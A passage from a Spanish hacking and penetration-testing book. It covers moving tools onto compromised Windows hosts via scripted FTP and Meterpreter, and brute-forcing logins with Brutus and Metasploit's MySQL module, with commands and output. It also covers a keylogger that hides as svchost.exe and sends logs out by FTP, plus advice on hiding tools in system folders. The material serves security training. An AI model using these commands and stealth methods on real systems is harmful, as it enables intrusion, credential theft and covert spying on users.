Una vez añadido el usuario, se habilitan los otros recuadros de configuración, permitiendo por ejemplo el uso de una contraseña en la sección de **Account Settings**. Después, en el recuadro **Page**, elija la sección **Shared Folders** para ver las opciones de los directorios que se desean habilitar para el usuario. Simplemente presione el botón **Add** y se abrirá una ventana para elegir las carpetas a las que se quiera dar acceso al usuario. El primer directorio que se añada será el directorio de inicio. Una vez elegido, asegúrese de dar los permisos necesarios haciendo clic sobre las casillas de verificación. Ya una vez dados debe aceptar, en el menú de **Server**, asegúrese de que la opción **Active** tenga una tilde verificando que está el servicio activo.

3.3.2 Descarga de herramientas mediante un script

Ahora que tiene un servidor FTP para guardar sus herramientas, puede ocupar cualquier cliente FTP para conectarse a él. La sorpresa que todos se encuentran cuando intentan conectarse al servidor FTP mediante la consola de líneas de comando es que la consola obtenida mediante el *exploit* se queda "colgada" en vez de pasar al *prompt* del FTP y, lamentablemente, se pierde la conexión. Esto es normal en el caso de que se obtenga la consola en un sistema operativo de Windows. Para solucionar este pequeño inconveniente, la herramienta de cliente FTP de Windows puede realizar acciones desde un *script* en formato de texto. El *script* se puede escribir de la siguiente manera:

```
open dirección_servidor_ftp
usuario
contraseña
binary
get herramienta1
get herramienta2
get herramienta3
bye
```

La primera línea da la instrucción de abrir una conexión al servidor FTP, indicado por una dirección IP, o bien, un nombre que se pueda resolver mediante DNS. Las siguientes dos líneas proporcionan el usuario y la contraseña. Aquí es importante no dejar un espacio en blanco después de cada uno, puesto que se contará como parte del texto y "usuario" no es lo mismo que "usuario". En la siguiente línea se debe indicar la palabra clave **binary**, esto es porque por defecto se bajan en modo **ASCII**. El modo **ASCII** se ocupa para compatibilizar los textos entre los sistemas de Linux, Windows y Mac. Esto lo hace cambiando el carácter que indica un fin de línea, que es distinto para todos. Si se descarga un binario en modo **ASCII**, sin embargo, modificará el ejecutable y la herramienta quedará inutilizable. Después, sólo hay que indicarle al cliente FTP que descargue las herramientas que se requieren y desconectarse con la palabra clave **bye**. Si se le olvida desconectarse, la consola no se desprenderá del FTP y quedará inutilizable.

Existe otro problema al estar dentro de la consola de Windows remotamente. Al tratar de abrir el editor de textos desde la línea de comandos, la consola nuevamente quedaría inutilizable al igual que al tratar de conseguir un *prompt* del cliente FTP. Para escribir el *script*, se deberán escribir línea por línea las instrucciones a través del comando **echo**, redirigiendo el *output* de éste a un fichero. La redirección se logra mediante el símbolo >. Un solo > borra el contenido del fichero antes de redirigir la salida. Con >> redirige la salida añadiendo la entrada a una nueva línea. Para crear el *script* anterior, se haría lo siguiente:

```
echo open dirección_servidor_ftp>script.txt
echo usuario>>script.txt
echo contraseña>>script.txt
echo binary>>script.txt
echo get herramienta1>>script.txt
echo get herramienta2>>script.txt
echo get herramienta3>>script.txt
echo bye>>script.txt
```

Después, para ejecutar el *script*, con el cliente ftp de Windows, se ejecuta el comando con el *switch* **-s:fichero**, donde **fichero** es el *script* recién creado, es decir, deberá teclearse **ftp –s:script.txt**. Antes de ejecutar el *script*, lo mejor sería crear un directorio que sea difícil de encontrar. Por ejemplo, dentro del directorio **%systemroot%\system32** crear una subcarpeta llamada **x86_driver**. Entre tantas otras carpetas de sistema, este directorio pasaría relativamente desapercibido.

3.3.3 Transfiriendo archivos con Meterpreter

Meterpreter es un *payload* especial para sistemas Windows, incluido en la *suite* de Metasploit Framework. El nombre de **Meterpreter** es la versión corta de *Meta-Interpreter*. Este *payload* especial carga una librería DLL en el equipo víctima que permite la ejecución de varios módulos especiales que facilitan en gran medida el proceso de persistencia, subida de ficheros, captura de paquetes, *keyloggers* y una larga lista de módulos externos.

El *prompt* de **Merterpreter** permite realizar todas estas opciones mediante comandos simples que se traducen automáticamente en comandos complejos de sistema, automatizando y facilitando en gran medida todas las tareas comunes a realizar en una maquina víctima vulnerada. Uno de los módulos de mayor uso es el de manejo de ficheros, que permite subir y descargar archivos a un equipo remoto para su futura utilización. La forma de utilización de estos módulos se muestra a continuación:

- **Upload**. Permite subir ficheros desde su propio equipo al equipo remoto (víctima) y almacenarlos en un directorio específico.

Figura 3.17. Función Upload de Meterpreter

En el ejemplo se muestra cómo subir un fichero a un sistema Windows en el directorio **C:**, pero debe recordar que si el directorio al que desea subir

el fichero contiene espacios (por ejemplo, *Archivos de programa*) debe escribir el nombre y escapar los espacios con la barra inversa "\". En este caso el comando sería:

```
upload nc.exe C:/Archivos\ de\ programa
```

- **Download**. Permite descargar ficheros desde el equipo remoto objetivo (víctima) hasta el equipo local donde reside Metasploit.




Figura 3.18. Función Download de Meterpreter

- **Descargas y subidas recursivas**. En ambos casos se pueden descargar o subir directorios completos sin tener que especificar cada fichero contenido por separado. Utilice el comando **download** o **upload** seguido de la opción **–r** y el nombre del directorio con los ficheros a descargar o subir.




Figura 3.19. Subiendo un directorio entero

3.4 VALIDACIÓN TRANSPARENTE EN LOS SISTEMAS

Cuando uno entra al sistema mediante *exploits* y con privilegios del sistema, toda acción realizada quedará registrada con el usuario **System**. Lo mismo para entornos de Linux donde queda todo registrado como **root**. Mientras que hay

ventajas tener permisos elevados a la hora de penetrar un sistema, es fácil detectar la intrusión debido a que estas dos cuentas están usualmente vigiladas. Normalmente, estas cuentas no se ocupan y su uso resulta ser bastante obvio por este mismo motivo. Si la máquina comprometida se planea utilizar a largo plazo, lo más común es validarse en el sistema como uno de los mismos usuarios a las que está permitido acceder a los recursos de la red.

Aunque uno sea administrador del sistema, las contraseñas no son obtenibles de manera sencilla. Éstas están almacenadas con cifrado y la única manera de obtenerlas es adivinándolas o utilizando un buen diccionario con posibles claves. Este método requiere de tiempo, pero hay maneras de agilizar el proceso, como se describe en otros capítulos de este libro. La otra manera es, simplemente, robando las contraseñas interceptando éstas mediante un *keylogger* en el equipo comprometido.

3.4.1 Validación mediante fuerza bruta

Cuando todo lo demás falla, se recurre a la fuerza bruta. Esto puede sonar gracioso, pero la fuerza bruta es uno de los ataques más comúnmente utilizados en el momento de querer conquistar un ordenador. Con seguridad, el eslabón más débil de la cadena es el humano. Los usuarios no están acostumbrados a tener contraseñas fuertes con distintos caracteres y números, puesto que prefieren ocupar palabras fáciles de recordar. Mientras que la ventaja es una baja probabilidad de olvidarse de la contraseña, la vulnerabilidad es que es fácil de adivinar.

Uno podría tratar de adivinar las contraseñas manualmente, sin embargo, es tedioso estar en frente del ordenador ingresando las contraseñas una por una. Para automatizar el proceso, existen programas a las que se les da un diccionario de contraseñas posibles y estos se encargan de ir probando una a una hasta que den con un acierto. El primer paso antes de realizar un ataque de fuerza bruta a un servicio de validación es obtener o generar un buen diccionario de contraseñas.

Pero obtener un diccionario de contraseñas no es suficiente. En cualquier sistema de validación, se requieren dos datos importantes; el nombre de usuario y la contraseña. Para autenticarse de manera exitosa en el sistema, tendrá que adivinar además el nombre de usuario. Existen maneras para enumerar los usuarios en Windows y Linux, lo cual facilita la mitad del problema resuelto, pero este ataque de ejemplo se hará asumiendo que no se sabe ninguna de las dos.

Brutus

La herramienta a ocupar será **Brutus**, que se puede obtener de *http://www.hoobie.net*. La herramienta está escrita para ser utilizada bajo entorno Windows, pero se puede recurrir a **Wine** para poder emularlo en Linux. Extraiga el contenido del paquete y ejecute el programa **BrutusA2** para empezar a ocuparlo. Brutus fue una verdadera revolución cuando se lanzó a la red, por su facilidad de uso y lo genial de plasmar la idea en un pequeño e interesante programa; hoy en día empieza a estar algo viejo, sus hermanos, como **Hydra**, incorporan más servicios y tienen un soporte continuado, pero sigue siendo un excelente elemento por donde iniciarse.




Figura 3.20. Ventana principal de Brutus

El primer paso es la generación de usuarios y contraseñas. Existen varios diccionarios disponibles en Internet, sin embargo, muchas veces, estos están pensados para usuarios de habla inglesa. Para un ataque exitoso, el diccionario debe ser lo más específico posible, y esto empieza por la localización de la entidad

víctima. Usar un diccionario con nombres que provienen del inglés y utilizarlo en España no es útil en absoluto. Utilice Google para buscar listados de nombres y apellidos hispanos. Los nombres de usuario tienen distintos formatos según dónde se esté apuntando el ataque. Si la víctima es un ordenador de la familia, el nombre de usuario normalmente resulta ser el nombre de pila o un apodo. Si la víctima es un ordenador de una organización, normalmente suele ser el apellido prefijado con una letra inicial del nombre de pila. Para este último caso, se tendría que armar un listado con todos los apellidos recopilados y prefijar esta inicial.

Brutus incorpora una herramienta para la generación de listas de palabras. Diríjase a la barra de menús y elija **Tools->Wordlist Generation** para llamar a esta utilidad. En la ventana que aparece, hay una lista desplegable identificada como **Action**. Esta lista muestra las distintas funcionalidades que proporciona esta utilidad de **Brutus**. Las funcionalidades que presenta son las siguientes:

1. **Convert List**. Esta primera opción es para convertir el formato de texto Unix/Linux (LF) a Windows (CRLF). Si obtiene una lista de palabras y al abrirlas se da cuenta de que no es una palabra por línea sino una línea infinitamente larga, ocupe esta opción para arreglar el carácter de fin de línea.

2. **Only Word Length**. Esta opción es para cuando quiere filtrar de su lista de contraseñas aquellas palabras que sean menores o mayores de cierta cantidad de caracteres. Es muy útil cuando se sabe que en una organización mantienen políticas de un mínimo de caracteres para las contraseñas.

3. **Remove Duplicates**. De la lista de palabras, saca los duplicados que puedan existir. El programa es un poco lento para esto y trabaja mejor con listas cortas. Trabaje con listas menores de 100.000 palabras.

4. **Permutations**. Ya teniendo una lista de palabras, esta opción se ocupa para generar permutaciones. Tiene varias opciones donde permite, por ejemplo, añadir a la lista las mismas palabras pero escritas de diversas formas, como por ejemplo al revés o escrito en "leet speak" (ejemplo; 31337 en vez de eleet). Esta funcionalidad resulta mejor para cuando se quieren formar las listas de nombres de usuarios, por ejemplo. Ingrese una lista de apellidos y en el campo **Append strings** ingrese todas las letras o combinaciones de caracteres que quiera agregar al principio del apellido.

5. **Create new list**. Esta opción es para crear una nueva lista de palabras. Aquí puede definir un mínimo y máximo de caracteres para las palabras generadas y tiene todas las opciones para generar distintos tipos de

permutaciones de las palabras generadas. La última opción agregada es **Seed word** o "palabra semilla" en su traducción al español. Estas palabras deberían ser aquéllas que usted piensa que se relacionan con la persona u organización cuya contraseña está tratando de adivinar.

6. **Create new list for user**. Cuando lo único que quiere hacer es tratar de adivinar la contraseña de un usuario conocido, es posible crear "listas combo", como las llama **Brutus**. En esta lista, asigna todas las contraseñas que usted piensa que se relacionan con ese nombre de usuario. Las opciones son las mismas que tiene al generar una nueva lista de palabras, con la opción agregada de añadir el nombre de usuario.

7. **Create new list for users**. Al igual que la opción anterior, pero en vez de tan solo un usuario, se ingresa una lista de usuarios conocidos y se les combina con las contraseñas generadas.




Figura 3.21. Generando listas de palabras con Brutus

Una vez generada su lista, simplemente utilice la interfase de Brutus para configurar los distintos parámetros necesarios. El primer parámetro necesario es obviamente el objetivo a atacar, donde ingresa un nombre o dirección IP. El

siguiente parámetro a definir es qué tipo de sistema de validación quiere atacar. ¿Es un formulario Web o autenticación básica mediante HTTP? ¿Es un servicio FTP o una cuenta de correo mediante el protocolo POP3? Para cada tipo de protocolo, Brutus ofrece ciertas opciones propias al protocolo, sin embargo, lo más importante es cuántas conexiones en paralelo se realizan y cuánto tiempo de espera tendrá en la obtención de respuestas.

Habrá que tener cuidado en el momento de elegir las conexiones en paralelo, puesto que muchas veces el servidor objetivo no aguanta demasiadas conexiones a la vez. Por defecto, Brutus lanza 10 conexiones a la vez, esto está bien en un principio, sin embargo, habrá casos en los que el servidor no aguante más de uno.

Módulos auxiliares en Metasploit Framework

Metasploit es una *suite* de intrusión completa y no se limita a usar solamente módulos *exploit*. También tiene una serie de módulos auxiliares que ayudan a realizar tareas como validación mediante **fuerza bruta**. El siguiente apartado describe la utilización de ataques de fuerza bruta o ataques de diccionario. Durante una auditoria de seguridad a nivel interno, estas herramientas pueden ser vitales para comprobar la integridad de las contraseñas.

1. Los módulos auxiliares en Metasploit se configuran de la misma manera que un módulo *exploit*. Para comenzar, debe saber el protocolo o el servicio que desea auditar. En esta ocasión se hará un ataque de diccionario contra el servicio de base de datos MySQL. Con el comando **msfcli | grep mysql** recibirá un listado de todos los módulos y *exploits* que contiene Metasploit sobre el servicio de MySQL.

```
~# msfcli |grep mysql
[*] Please wait while we load the module tree...
exploit/linux/mysql/mysql_yassl_getname      MySQL   yaSSL   CertDecoder:
:GetName Buffer Overflow
exploit/linux/mysql/mysql_yassl_hello       MySQL yaSSL SSL Hello Message
Buffer Overflow
exploit/windows/mysql/mysql_yassl_hello     MySQL yaSSL SSL Hello Message
Buffer Overflow
auxiliary/admin/mysql/mysql_enum             MySQL Enumeration Module
auxiliary/admin/mysql/mysql_sql              MySQL SQL Generic Query
auxiliary/scanner/mysql/mysql_login          MySQL Login Utility
auxiliary/scanner/mysql/mysql_version        MySQL Server Version Enum
```

2. La salida que devuelve **msfcli** muestra los módulos *exploit* y auxiliares. El que buscamos en esta ocasión es uno en concreto: el módulo **auxiliary/scanner/mysql/mysql_login**, utilizado para ataques de fuerza

bruta contra el servicio de validación de MySQL. Como cualquier otro módulo, éste requerirá la definición de ciertas variables para su correcto funcionamiento. Utilice el parámetro **O** para obtener las opciones:

```
~# msfcli auxiliary/scanner/mysql/mysql_login O

[*] Please wait while we load the module tree...

   Name              Current Setting  Required  Description

   ----              ---------------  --------  -----------

   BLANK_PASSWORDS   true  yes       Try blank passwords for all users
   BRUTEFORCE_SPEED  5     yes       How fast to bruteforce, from 0 to 5
   PASSWORD                no         A specific password to authenticate
with
   PASS_FILE              no         File containing passwords, one   per
line
   RHOSTS               yes         The target address range or    CIDR
identifier
   RPORT  3306           yes       The target port
   STOP_ON_SUCCESS false   yes       Stop guessing when      a credential
works for a host
   THREADS           1      yes       The number of concurrent threads
   USERNAME                no        A specific username to authenticate
as
   USERPASS_FILE           no        File containing users and passwords
separated by space, one pair per line
   USER_FILE                no        File containing usernames, one per
line
   VERBOSE           true   yes         Whether to print output for all
attempts
```

3. Los parámetros a utilizar en esta ocasión serán **PASS_FILE**, **RHOSTS** y **USERNAME**. El parámetro **PASS_FILE** permite introducir la ruta de un fichero con un listado de contraseñas a utilizar. La variable **RHOSTS** se utilizará para especificar un rango de direcciones IP para auditar, aunque nosotros especificaremos una sola dirección. Por último, la variable **USERNAME** permite especificar el nombre de la cuenta de la cual se quiere intentar averiguar la contraseña.
   Un servicio MySQL instalado con las opciones por defecto, en cualquier sistema operativo, genera la cuenta administrativa "root", sin contraseña. El administrador debe establecer una contraseña como parte de los procedimientos de configuración inicial. Mientras que no necesariamente podremos saber los nombres de las cuentas de usuario que pueden estar configuradas en la instancia de BBDD, sí sabemos que existe el usuario "root". Éste, entonces, será el usuario al que hay que intentar adivinar su contraseña. Entonces, para este ejemplo se utilizará: **USERNAME=root**.

4. El modo de funcionamiento de un ataque de fuerza bruta consiste en probar todas las combinaciones posibles entre un nombre de usuario y una lista de contraseñas. Para este ataque importa menos la herramienta en comparación con el valor de un buen diccionario. Estos diccionarios se pueden generar mediante una herramienta como Brutus, o los puede buscar en páginas dedicadas a seguridad y *hacking*. Luego, ese diccionario será especificado como **PASS_FILE=/ficheros/lista_de_contraseñas.txt**.
5. Una vez que tenga todos los valores de los parámetros a utilizar, incluyendo la dirección IP de la máquina objetivo, se utiliza el comando de **msfcli** como en el siguiente ejemplo:

```
root@Linux~# msfcli auxiliary/scanner/mysql/mysql_login USERNAME=root
PASS_FILE=/ficheros/lista_de_contaseñas.txt RHOSTS=192.168.10.131 E
```

6. El módulo tarda en cargar unos minutos, aunque seguidamente comenzarán a aparecer en pantalla las pruebas que se están realizando en contra del servicio de MySQL. Cuando se encuentra una contraseña válida el programa parará y mostrará el resultado:

```
[*] 192.168.10.131:3306 failed to login as 'root' with password '0120id3'
[*] 192.168.10.131:3306 Trying username:'root' with password:'0120m0'
[*] 192.168.10.131:3306 failed to login as 'root' with password '0120m0'
[*] 192.168.10.131:3306 Trying username:'root' with password:'0120m37129'
[*] 192.168.10.131:3306 failed to login as 'root' with password '0120m37129'
[*] 192.168.10.131:3306 Trying username:'root' with password:'0120m3820'
[+] 192.168.10.131:3306 - SUCCESSFUL LOGIN 'root' : '0120m3820'
```

3.4.2 Robando las contraseñas con un *keylogger*

Crackear contraseñas mediante la fuerza bruta a veces toma demasiado tiempo y otras veces simplemente no funciona para nada. Para ser más certero, se pueden ocupar programas que graban a cada momento qué está escribiendo el usuario en el teclado. Estos programas se denominan *keyloggers*. Existen muchos en Internet con varias opciones de envío y hasta los venden para las personas celosas que sospechan de su cónyuge. Uno de estos *keylogger* es **Iklogger**, un ejemplo entre tantos de los que existen en Internet.

Al descomprimir el paquete, ejecute **Editor.exe**. Aparecerá una ventana con la opción de crear un **server**. Elija ésta y aparecerá una interfase bastante amigable y en español para crear el *keylogger* servidor. El programa tiene dos maneras de guardar los *logs*. Una es mandarlo vía FTP a un servidor remoto. Esto

es muy útil en el caso de que no se tenga un acceso al ordenador local. La otra manera es guardar los ficheros localmente en el ordenador vigilado.

Dentro de las opciones que ofrece, está la posibilidad de elegir dónde se instala y con qué nombre de ejecutable. Por defecto se guarda en **%Windir%\svchost.exe** para pasar desapercibido. El usuario común y corriente no sabrá qué es esto. Mientras que la mayoría de los *keylogger* guarda todo en ficheros de texto, éste tiene la posibilidad de guardar los datos capturados en formato html para una fácil lectura.

Donde más brilla **Iklogger**, sin embargo, es en la habilidad de cifrar los datos capturados. De esta manera si pillan el fichero *log*, no sabrán de qué se trata. **Iklogger** viene con otra herramienta para la visualización de los ficheros *log* cifrados. Una última característica de este *keylogger* es que puede capturar imágenes de la zona donde se ha hecho clic en la pantalla. Esto se ocupa cuando los controles son gráficos y se quiere monitorizar qué ha estado haciendo el usuario. Para no estar sacando demasiadas imágenes, se le instruye a **Iklogger** sobre qué ventanas se quiere sacar una foto cuando se hace clic en el mouse.




Figura 3.22. Configuración de IKlogger

3.5 CONCLUSIONES

En este capítulo, ha aprendido sobre la detección de vulnerabilidades, la explotación del error informático mediante el uso de *exploits* y técnicas comunes de penetración, como los ataques de fuerza bruta con diccionario. Para estos fines, hemos visto la utilización de herramientas como Nessus, para generar informes sobre el estado actual de la seguridad en la red de trabajo. Hemos visto además la utilización de *suites* de penetración como Metasploit Framework, para configurar *exploits* y atacar máquinas objetivo.

Habiendo aprendido la metodología, lo más importante es el conocimiento de sistemas para poder interpretar bien la información que recopila con las herramientas mostradas. La utilización correcta de las herramientas de auditoría junto con el conocimiento adecuado de sistemas es suficiente para administrar la seguridad en una red. La imaginación y creatividad será lo más importante, a la hora de aplicar todo ese conocimiento en penetrar un sistema.

Capítulo 4

HACKING EN SISTEMAS WINDOWS

En el momento en que se escribe este libro, el sistema operativo Windows cuenta con una cuota de mercado de aproximadamente 89% en ordenadores caseros y una parte muy importante también en el segmento de servidores empresariales. Si bien otros sistemas operativos como Linux o Mac OS X han crecido en participación de mercado, Microsoft aún es predominante, razón por la cual es un blanco apetitoso para cualquier atacante malicioso que quiera ejecutar algún tipo de ataque. Este capítulo le permitirá comprender conceptos de seguridad del sistema operativo Windows, así como distintos métodos, técnicas y herramientas que tienen como objetivo lograr penetrar en un sistema Windows de la manera más discreta posible en cada situación.

4.1 PENETRANDO EN SISTEMAS MICROSOFT

Microsoft siempre ha trabajado con el objetivo de conseguir sistemas operativos seguros a la vez que funcionales, han avanzado mucho en su desarrollo tecnológico y sus productos han sufrido, lamentablemente, distintos errores de seguridad, provocados por fallos en el diseño y por características poco fiables heredadas de los sistemas antecesores. Sin embargo, con una buena administración, se puede conseguir un sistema robusto, eficaz y a la vez seguro, sin tener que envidiarle nada a nadie.

Todo sistema Microsoft almacena en su interior información crucial, de manera ordenada y clasificada según su uso. Esta información cumple objetivos específicos y brinda funcionalidad al sistema, dando lugar a distintas políticas de seguridad y roles de usuario. Un atacante, si quiere conseguir penetrar el sistema,

deberá considerar dos posibles escenarios: remoto o local. En un escenario de penetración de forma remota, el atacante deberá seguir una serie de pasos basados en toda la información que pudo obtener acerca del sistema. En otros capítulos de este libro, se explican estos pasos (escaneo y obteniendo acceso de forma remota). A lo largo de este capitulo trataremos diversas técnicas que nos permitirán obtener mayor información del sistema, que podrá ser usada en ambos escenarios: local y remoto. Para conseguir penetrar en el sistema, deberá seguir una serie de pasos en un orden específico ya que cada etapa brinda información para la siguiente. En el diagrama de flujo mostrado a continuación se muestran cada uno de los pasos que deberá seguir para poder conseguir con éxito penetrar en un sistema de Microsoft.

